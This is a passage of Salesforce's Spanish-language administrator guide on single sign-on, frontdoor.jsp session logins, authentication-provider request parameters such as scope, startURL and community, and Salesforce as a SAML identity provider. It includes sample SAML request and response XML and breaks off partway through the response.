Después de definir su proveedor de autenticación en su organización de Salesforce, vuelva al sitio de su proveedor de autenticación externo y actualice su aplicación para que utilice la `URL de devolución de llamada` como la `Website Site URL` de su proveedor de autenticación personalizado.

### Probar la conexión SSO

En un navegador, abra la `URL de inicialización sólo de prueba` en la página de detalles del proveedor de autenticación. Le redirige al sitio de su proveedor de autenticación y le solicita iniciar sesión. A continuación, se le solicitará autorizar su aplicación. Cuando la autorice, se le redirigirá a Salesforce.

## Uso de Frontdoor.jsp para iniciar sesión en Salesforce

Puede utilizar frontdoor.jsp para proporcionar a los usuarios acceso a Salesforce desde una interfaz Web personalizada, como un acceso remoto al sitio de Force.com u otra integración de API, utilizando sus Id. de sesión existentes y la URL del servidor.

Para autenticar usuarios con frontdoor.jsp, debe pasar la dirección URL del servidor y el Id. de sesión completo (no solo el Id. de 15 o 18 caracteres) a frontdoor.jsp.

La mejor manera de pasar los valores es a través de un formulario que utiliza una solicitud `POST`. Por ejemplo, el siguiente formulario publica el Id. de la sesión actual en frontdoor.jsp.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

```
<form method="POST" action="https://instance.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

También puede enviar los valores como parámetros de URL, pero este enfoque no es tan seguro como una solicitud `POST` porque expone el Id. de sesión en la dirección URL.

```
https://instance.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

Para organizaciones que utilizan un dominio personalizado creado empleando Mi dominio, debe pasar el nombre del dominio en la dirección URL del servidor.

El siguiente formulario publica el Id. de sesión actual en frontdoor.jsp en un dominio personalizado.

```
<form method="POST" action="https://domain_name.my.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

El siguiente ejemplo envía los valores como parámetros de URL.

```
https://domain_name.my.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

## Instancia

Debe conocer la instancia de la organización del usuario. Por ejemplo, si la `serverUrl` que se devuelve cuando inicia sesión a través de la API es `https://yourInstance.salesforce.com/`, *yourInstance* es la instancia. El resto de la dirección del servidor (el nombre de dominio de `salesforce.com`) permanece igual.

Si está creando una integración para una única organización de Salesforce, puede codificar este valor. Si está creando una integración para varias organizaciones, analice la instancia desde la `serverUrl` del `LoginResult` devuelto desde la llamada de API de SOAP `inicio de sesión()`.

## Id. de sesión completo

Puede obtener el Id. de sesión completo desde:

- El `access_token` de una autenticación de OAuth

  Consejo: Uno de los ámbitos especificados cuando crea una aplicación conectada debe ser web o completo.

- El `LoginResult` devuelto desde una llamada de API de SOAP `inicio de sesión()`
- El Apex `UserInfo.getSessionId()`

El Id. de sesión devuelto utilizando el `{!GETSESSIONID()}` de Visualforce no se puede utilizar en frontdoor.jsp.

Nota: frontdoor.jsp no admite todos los tipos de sesión, como las sesiones API de comunidad. Para estas sesiones, considere utilizar SAML para inicio de sesión único en su lugar.

## URL relativa para abrir

Opcionalmente, puede incluir una ruta relativa de URL codificada para redirigir usuarios a la interfaz de usuario o un registro, objeto, informe particular de Salesforce o una página de Visualforce (por ejemplo, `/apex/MyVisualforcePage`).

# Uso de parámetros de solicitud con URL de configuración de cliente

Puede agregar funcionalidad a su proveedor de autenticación utilizando parámetros de solicitud adicionales.

Los proveedores de autenticación admiten parámetros de solicitud adicionales que puede utilizar para dirigir usuarios a iniciar sesión en sitios específicos, obtener permisos personalizados de terceros o ir a una ubicación específica después de la autenticación.

Agregar parámetros de solicitud a las siguientes URL de configuración de cliente. Estas se han generado después de haber definido su proveedor de autenticación:

- URL de inicialización sólo de prueba
- URL de inicialización de inicio de sesión único
- URL de vinculación de usuario existente
- URL de devolución de llamada

Adjunte cualquiera de estos parámetros a su URL según sea necesario. Para proveedores de Janrain, adjúntelos a la URL de devolución de llamadas adecuada.

- Ámbito: Personaliza los permisos solicitados a terceros
- Sitio: Permite utilizar el proveedor con un sitio
- URL de inicio: Envía el usuario a una ubicación específica después de la autenticación
- Comunidad: Envía al usuario a una comunidad específica después de la autenticación
- Extremo de autorización en la página 1041: envía al usuario a un extremo de autorización específico (solamente proveedores de autenticación de Salesforce)

### Uso del parámetro de ámbitos

Personaliza los permisos solicitados de terceros como Facebook o Janrain por lo que el token de acceso devuelto tiene permisos adicionales.

### Uso del parámetro Sitio

Utilice su proveedor de autenticación para iniciar sesión en un sitio o vincular a un usuario de sitios.

### Uso del parámetro StartURL

Envía su usuario a una ubicación específica después de la autenticación o vinculación.

### Uso del parámetro URL de comunidad

Envía su usuario a una comunidad específica después de la autenticación.

### Uso del parámetro de extremo de autorización

Envíe a sus usuarios a un extremo de autorización específico.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Uso del parámetro de ámbitos

Personaliza los permisos solicitados de terceros como Facebook o Janrain por lo que el token de acceso devuelto tiene permisos adicionales.

Puede personalizar solicitudes a terceros para recibir tokens de acceso con permisos adicionales. Luego utilice métodos de `Auth.AuthToken` para recuperar el token de acceso otorgado por lo que podrá utilizar esos permisos con terceros.

Los ámbitos predeterminados varían según los terceros, pero habitualmente no permite acceder a mucho más que la información de usuario básica. Cada tipo de proveedor (ID Connect abierto, Facebook, Salesforce, etc.), tiene un conjunto de ámbitos predeterminados que envía junto con la solicitud al extremo de la autorización. Por ejemplo, el ámbito predeterminado de Salesforce es `Id.`.

Puede enviar ámbitos en una cadena delimitada por espacios. La cadena de ámbitos solicitados separada por espacios se envía tal cual a terceros y sobrescribe los permisos predeterminados solicitados por proveedores de autenticación.

Janrain no utiliza este parámetro; los permisos adicionales se deben configurar en Janrain.

Ejemplo: Lo siguiente es un ejemplo de un parámetro de `ámbito` solicitando ámbitos de Salesforce `api` y `web`, agregados a la `URL de inicialización de inicio de sesión único`, donde:

- *`orgID`* es su Id. de proveedor de autorización
- *`URLsuffix`* es el valor que especificó al definir el proveedor de autenticación

`https://login.salesforce.com/services/auth/sso/`*`orgID`*`/`*`URLsuffix`*`?scope=id%20api%20web`

Los ámbitos válidos varían según terceros; consulte la documentación individual de terceros. Por ejemplo, los ámbitos de Salesforce son:

**EDICIONES**

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

| Valor | Descripción |
|---|---|
| `api` | Permite el acceso a la cuenta actual en la que ha iniciado sesión el usuario mediante API, como la API de REST y la API masiva. Este valor incluye también `chatter_api`, que permite acceder a recursos de la API de REST de Chatter. |
| `chatter_api` | Solamente permite el acceso a los recursos de la API de REST de Chatter. |
| `custom_permissions` | Permite acceso a los permisos personalizados de una organización asociada con la aplicación conectada y muestra si el usuario actual tiene cada permiso activado. |
| `full` | Permite acceder a todos los datos a los que puede acceder el usuario que ha iniciado sesión e incluye todos los demás ámbitos. `full` no devuelve un token de actualización. Debe solicitar expresamente el ámbito `refresh_token` para obtener un token de actualización. |
| `id` | Permite el acceso al servicio de URL de identidad. Puede solicitar `perfil`, `correo electrónico`, `dirección` o `teléfono` de forma individual para obtener el mismo resultado que utilizando `id`; todos son sinónimos. |

| Valor | Descripción |
|---|---|
| `openid` | Permite acceder al identificador único en el que ha iniciado sesión el usuario actual para aplicaciones de conexión OpenID.<br>El ámbito `openid` se puede utilizar en el flujo de usuario-agente de OAuth 2.0 y el flujo de autenticación de servidor Web de OAuth 2.0 para volver a un token de Id. firmado de acuerdo con las especificaciones de conexión de OpenID además del token de acceso. |
| `refresh_token` | Permite que se devuelva un token de actualización en caso de que pueda recibir uno. Eso permite a la aplicación interactuar con los datos del usuario mientras éste está fuera de línea y es sinónimo con la solicitud de `offline_access`. |
| `visualforce` | Permite el acceso a las páginas de Visualforce. |
| `web` | Permite la capacidad de utilizar `access_token` en la Web. Esto incluye también `Visualforce`, lo que permite acceder a páginas de Visualforce. |

CONSULTE TAMBIÉN

Uso de parámetros de solicitud con URL de configuración de cliente

## Uso del parámetro Sitio

Utilice su proveedor de autenticación para iniciar sesión en un sitio o vincular a un usuario de sitios.

Para utilizar su proveedor con un sitio, debe hacer lo siguiente:

- Permite utilizar el proveedor con un sitio
- Asegúrese de que el sitio está configurado para utilizar el mismo portal.
- Agregue la información de URL de inicio de sesión específica del sitio a la URL de configuración de cliente adecuada, como la `URL de inicialización de inicio de sesión único`, mediante el parámetro `sitio`.

Ejemplo: Cree la página de Visualforce de inicio de sesión del sitio o especifique la página predeterminada cuando cree el sitio. Un ejemplo de URL de inicio de sesión de sitio es: `https%3A%2F%2Fmysite.force.com%2FSiteLogin`.

A continuación se indica un ejemplo de una URL de inicio de sesión de sitio agregada a la `URL de inicialización de inicio de sesión único` utilizando el parámetro `sitio`, donde:

- *`orgID`* es su Id. de proveedor de autorización
- *`URLsuffix`* es el valor que especificó al definir el proveedor de autenticación

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?site=https%3A%2F%2Fmysite.force.com%2FSiteLogin

Si no especifica un parámetro de `sitio`, el usuario entra en un portal estándar (si está configurado para un portal) o en la aplicación estándar (si no lo está).

CONSULTE TAMBIÉN

Uso de parámetros de solicitud con URL de configuración de cliente

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Uso del parámetro StartURL

Envía su usuario a una ubicación específica después de la autenticación o vinculación.

Para dirigir sus usuarios a una ubicación específica después de la autenticación, debe especificar una URL con el parámetro de solicitud `startURL`. Esta URL debe ser una URL relativa, trasladando los resultados de la URL absoluta a un error. Si no agrega `startURL`, el usuario se envía a `/home/home.jsp` (para una aplicación estándar o un portal) o a la página de sitios predeterminados (para un sitio) después de finalizar la autenticación.

Ejemplo: Por ejemplo, con una `URL de inicialización de inicio de sesión único`, el usuario se envía a esta ubicación después de iniciar sesión. Para una `URL de vinculación de usuario existente`, el vínculo "Continuar a Salesforce" en la página de confirmación conduce a esta página.

A continuación se indica un ejemplo de un parámetro `startURL` agregado a la `URL de inicialización de inicio de sesión único`, donde:

- *`orgID`* es su Id. de proveedor de autorización
- *`URLsuffix`* es el valor que especificó al definir el proveedor de autenticación

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?startURL=%2F005x000000000001%3Fnoredirect%3D1

### CONSULTE TAMBIÉN

Uso de parámetros de solicitud con URL de configuración de cliente

### EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Uso del parámetro URL de comunidad

Envía su usuario a una comunidad específica después de la autenticación.

Para dirigir sus usuarios a una comunidad específica después de la autenticación, debe especificar una URL con el parámetro de solicitud `community`. Si no agrega el parámetro, el usuario se envía a `/home/home.jsp` (para una aplicación estándar o un portal) o a la página de sitios predeterminados (para un sitio) después de finalizar la autenticación.

Ejemplo: Por ejemplo, con una `URL de inicialización de inicio de sesión único`, el usuario se envía a esta ubicación después de iniciar sesión. Para una `URL de vinculación de usuario existente`, el vínculo "Continuar a Salesforce" en la página de confirmación conduce a esta página.

A continuación se indica un ejemplo de un parámetro `community` agregado a la `URL de inicialización de inicio de sesión único`, donde:

- *`orgID`* es su Id. de proveedor de autorización
- *`URLsuffix`* es el valor que especificó al definir el proveedor de autenticación

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?community=https://acme.force.com/support`

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

## Uso del parámetro de extremo de autorización

Envíe a sus usuarios a un extremo de autorización específico.

Puede agregar un parámetro `provAuthorizeEndpointHost` a una URL de proveedor de autenticación de Salesforce para enviar a los usuarios a un extremo de autorización para un dominio proporcionado, como un dominio personalizado creado mediante Mi dominio. Proporcionar un extremo de autorización le permite aprovechar funciones como la detección de sesiones durante la autorización. Este parámetro solamente está disponible para proveedores de autenticación de Salesforce y no se puede utilizar para enviar a los usuarios a una página de autorización fuera de un dominio de Salesforce.

Para enviar a sus usuarios a un extremo de autorización de Salesforce específico, debe especificar una URL con el parámetro de solicitud `provAuthorizeEndpointHost` y un host `https` válido. Las cadenas de consulta adjuntadas a la URL de host se ignorarán. Sin embargo, puede especificar una ruta de comunidad.

Ejemplo: A continuación de proporciona un ejemplo de un parámetro `provAuthorizeEndpointHost` agregado a la URL de proveedor de autenticación:

- *`orgID`* es su Id. de proveedor de autorización
- *`URLsuffix`* es el valor que especificó al definir el proveedor de autenticación

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmydomain.my.salesforce.com
```

A continuación se indica un ejemplo de un `provAuthorizeEndpointHost` dirigido a una URL de comunidad:

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmycommunity.force.com%2Fbilling
```

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Gestionar proveedores de autorización"

Si no se proporciona un extremo de autorización, Salesforce utiliza el extremo de autorización predeterminado para el proveedor de autorización. Si no se establece ningún valor predeterminado para el proveedor de autorización, Salesforce utiliza el extremo para login.salesforce.com.

El extremo de autorización no cambia el extremo de token, que sigue siendo el host configurado o predeterminado. Por ejemplo, si el extremo de autorización es una instancia de Sandbox y su proveedor está establecido para utilizar un extremo de token de producción, el flujo fallará debido a que la autorización fue concedida únicamente por la instancia de Sandbox.

# Proveedores de identidad y proveedores de servicio

Un *proveedor de identidad* es un proveedor de confianza que le permite utilizar el inicio de sesión único para acceder a otros sitios Web. Un *proveedor de servicio* es un sitio Web que alberga aplicaciones. Puede activar Salesforce como un proveedor de identidad y definir uno o más proveedores de servicio. Sus usuarios pueden a continuación acceder a otras aplicaciones directamente desde Salesforce utilizando el inicio de sesión único. El inicio de sesión único puede ser de gran ayuda para sus usuarios: en lugar de tener que recordar múltiples contraseñas, solo tendrán que recordar una. Además, las aplicaciones se pueden agregar como fichas a su organización de Salesforce, lo que significa que los usuarios no tendrán que cambiar de programa.

Antes de activar Salesforce como proveedor de identidad, debe configurar un dominio.

La activación de Salesforce como proveedor de identidad requiere un certificado de Salesforce y un par de claves que está autofirmado o cuenta con la firma de una autoridad de certificados externa (firma de CA) Si no ha generado un certificado de Salesforce y un par de claves, se creará uno automáticamente cuando active Salesforce como proveedor de identidad. También puede seleccionar un certificado ya generado o crear uno por sí mismo.

Salesforce utiliza el estándar SAML 2.0 para el inicio de sesión único y genera afirmaciones SAML cuando se configura como proveedor de identidad.

Utilice el registro de eventos del proveedor de identidad si sus usuarios tienen errores cuando intentan iniciar sesión en sus aplicaciones del proveedor de servicio.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

**PERMISOS DE USUARIO**

Definir y modificar los proveedores de identidad y los proveedores de servicio:


- "Personalizar aplicación"

## Uso de proveedores de identidad y proveedores de servicio

Salesforce admite lo siguiente:


- Inicio de sesión en un proveedor de identidad iniciado cuando Salesforce inicia sesión en un proveedor de servicio al inicializar el usuario final
- Inicio de sesión en un proveedor de servicio iniciado cuando el proveedor de servicio solicita a Salesforce que autentique un usuario, al inicializar el usuario final

A continuación se incluye un flujo general cuando Salesforce inicia sesión como proveedor de identidad en un proveedor de servicio.




1. El usuario intenta acceder a un proveedor de servicio ya definido en Salesforce.
2. Salesforce envía una respuesta SAML al proveedor de servicio.
3. El proveedor de servicio identifica el usuario y autentica el certificado.
4. Si se identifica el usuario, iniciará sesión en el proveedor de servicio.

A continuación se incluye un flujo general cuando un proveedor de servicio inicia sesión y utiliza Salesforce para identificar al usuario.




1. El proveedor de servicio envía una solicitud SAML válida. El extremo se genera automáticamente cuando se define el proveedor de servicio, el `Proveedor de servicio: Extremo POST iniciado`.
2. Salesforce identifica el usuario incluido en la solicitud SAML.

```
<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjjnmlmfo" Version="2.0"
   IssueInstant="2010-05-24T22:57:19Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   ProviderName="google.com" IsPassive="false"
   AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
   <saml:Issuer>google.com</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true"
   Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
```

   Si se ha incluido un certificado como parte de la definición, Salesforce autentica el certificado.

   Nota: Si un certificado está incluido en la definición del proveedor de servicio y la solicitud de SAML no contiene un certificado, la solicitud falla. El usuario no ha iniciado sesión utilizando Salesforce. Si la definición no incluye un certificado y la solicitud incluye uno, la solicitud se completará satisfactoriamente si el usuario se identifica correctamente.

3. Si el usuario aún no ha iniciado sesión en Salesforce, se le pedirá que lo haga.

4. Salesforce envía una respuesta SAML al proveedor de servicio.
5. El proveedor de servicio autentica la respuesta SAML que envía Salesforce. Si se autentica el usuario, iniciará sesión en el proveedor de servicio. El usuario también inicia sesión en Salesforce.

   **Importante:** Salesforce no proporciona ningún mecanismo para cerrar automáticamente la sesión del usuario en Salesforce cuando cierra la sesión del proveedor de servicio.

A continuación se incluye un ejemplo de la respuesta SAML de Salesforce. Comparta esta información con su proveedor de servicio.

```
<samlp:Response Destination="https://login-blitz03.soma.salesforce.com/
?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"
  ID="_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091"
  InResponseTo="_2INwHuINDJTvjo8ohcM.Fpw_uLukYi0WArVx2IJD569kZYL
    osBwuiaSbzzxOPQjDtfw52tJB10VfgPW2p5g7Nlv5k1QDzR0EJYGgn0d0z8
    CIiUOY31YBdk7gwEkTygiK_lb46IO1fzBFoaRTzwvf1JN4qnkGttw3J6L4b
    opRI8hSQmCumM_Cvn3DHZVN.KtrzzOAflcMFSCY.bj1wvruSGQCooTRSSQ"
  IssueInstant="2010-11-23T01:46:41.091Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
>identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<ds:Signature>
–
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
–
<ds:Reference URI="#_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091">
–
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
–
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ec:InclusiveNamespaces PrefixList="ds saml samlp xs"/>
</ds:Transform>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<ds:DigestValue>4NVTbQ2WavD+ZBiyQ7ufc8EhtZw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
–
<ds:SignatureValue>

eqrkFxNlJRCT4VQ7tt7wKZGK7oLCCCa4gV/HNcL03RoKbSXIcwU2CAqW0qTSj25FqhRe2fOwAYa5
xFWat7Fw2bbncU+/nnuVNZut8HEEQoHiQA/Jrh7XB4CNlOpM1QRvgB5Dtdkj/0lI4h3X3TFix57B
sgZJGbb5PWEqSH3ZAl+NPvW9nNtYQIFyCTe9+cw2BhCxFgSWfP3/kIYHSM2gbIy27CrRrFS1lAqP
hKSLaH+ntH1E09gp78RSyJ2WKFGJU22sE9RJSZwdVw3VGG06Z6RpSjPJtaREELhhIBWTHNoF+VvJ
2HbexjeW6CO08lXRDe8dbrrPIRK/qzHZYf1H0g==
</ds:SignatureValue>
–
<ds:KeyInfo>
–
<ds:X509Data>
–
```

```
<ds:X509Certificate>
MIIEbjCCA1agAwIBAgIOASh04QulAAAAAClXs7MwDQYJKoZIhvcNAQEFBQAwfTEVMBMGA1UEAwwM
SWRlbnRpdHkgT3JnMRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9y
Y2UuY29tMRYwFAYDVQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNB
MB4XDTEwMDUwNzIyMjcwNVoXDTEyMDUwNjIyMjcwNVowfTEVMBMGA1UEAwwMSWRlbnRpdHkgT3Jn
MRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9yY2UuY29tMRYwFAYD
VQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNBMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyM4/sjoaizbnWTDjt9mGht2fDGxnLCWGMJ+D+9NWXD5wM15N
SFEcflpI9W4makcCGvoac+CVbPTmOUzOsCQzu7iGkLeMMpngf2XqllnJgl4ejuH8socNrDtltaMk
hC08KAmli3Wm/okllqSjVOl8H52jtbvm6HkvLVj2NDLRY6kUejVZMGjGwV5E0FJliwgIip4sCchl
dkahbNjbikiiv1MAs8xHbtBt3wnKZWJq3JtS0va1sazUVmEwGDlVW43QPF0S7eV3IJFFhyCPV8yF
N3k0wCkCVBWoknwkMA8CbD+p6qNBVmvh3F3IaW2oym/1eSvtMLNtrPJeZzssqDYqgQIDAQABo4Hr
MIHoMB0GA1UdDgQWBBTYSVEZ9r8Q8T2rbZxPFfPYPZKWITCBtQYDVR0jBIGtMIGqgBTYSVEZ9r8Q
8T2rbZxPFfPYPZKWIaGBgaR/MH0xFTATBgNVBAMMDElkZW50aXR5IE9yZzEYMBYGA1UECwwPMDBE
RDAwMDAwMDBGSDhsMRcwFQYDVQQKDA5TYWxlc2ZvcmNlLmNvbTEWMBQGA1UEBwwNU2FuIEZyYW5j
aXNjbzELMAkGA1UECAwCQ0ExDDAKBgNVBAYTA1VTQYIOASh04QupAAAAAClXs7MwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEANaO5Tqcc56E6Jv8itwjtbPvR+WHEMnZgQ9cCPF5Q
VACd5v7I/srx4ZJt/ZO4RZkmX1FXla0M7JGOu63eELHYG1DxT1SpGmpOL7xfBn7QUoh8Rmpp3BZC
WCPIcVQHLs1LushsrpbWu+85tgzlVN4sFVBl8F9rohhbM1dMOUAksoQgM3avcZ2vkugKhX40vIuf
Gw4wXZe4TBCfQay+eDONYhYnmlxVV+dJyHheENOYfVqlau8RMNhRNmhXlGxXNQyU3kpMaTxOux8F
DyOjc5YPoe6PYQ0C/mC77ipnjJAjwm+Gw+heK/9NQ7fIonDObbfu2rOmudtcKG74IDwkZL8HjA==
</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
–
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
–
<saml:Assertion ID="_e700bf9b25a5aebdb9495fe40332ef081290476801092"
IssueInstant="2010-11-23T01:46:41.092Z" Version="2.0">
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">charliemortimore@gmail.com</saml:NameID>
–
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2010-11-23T01:51:41.093Z"
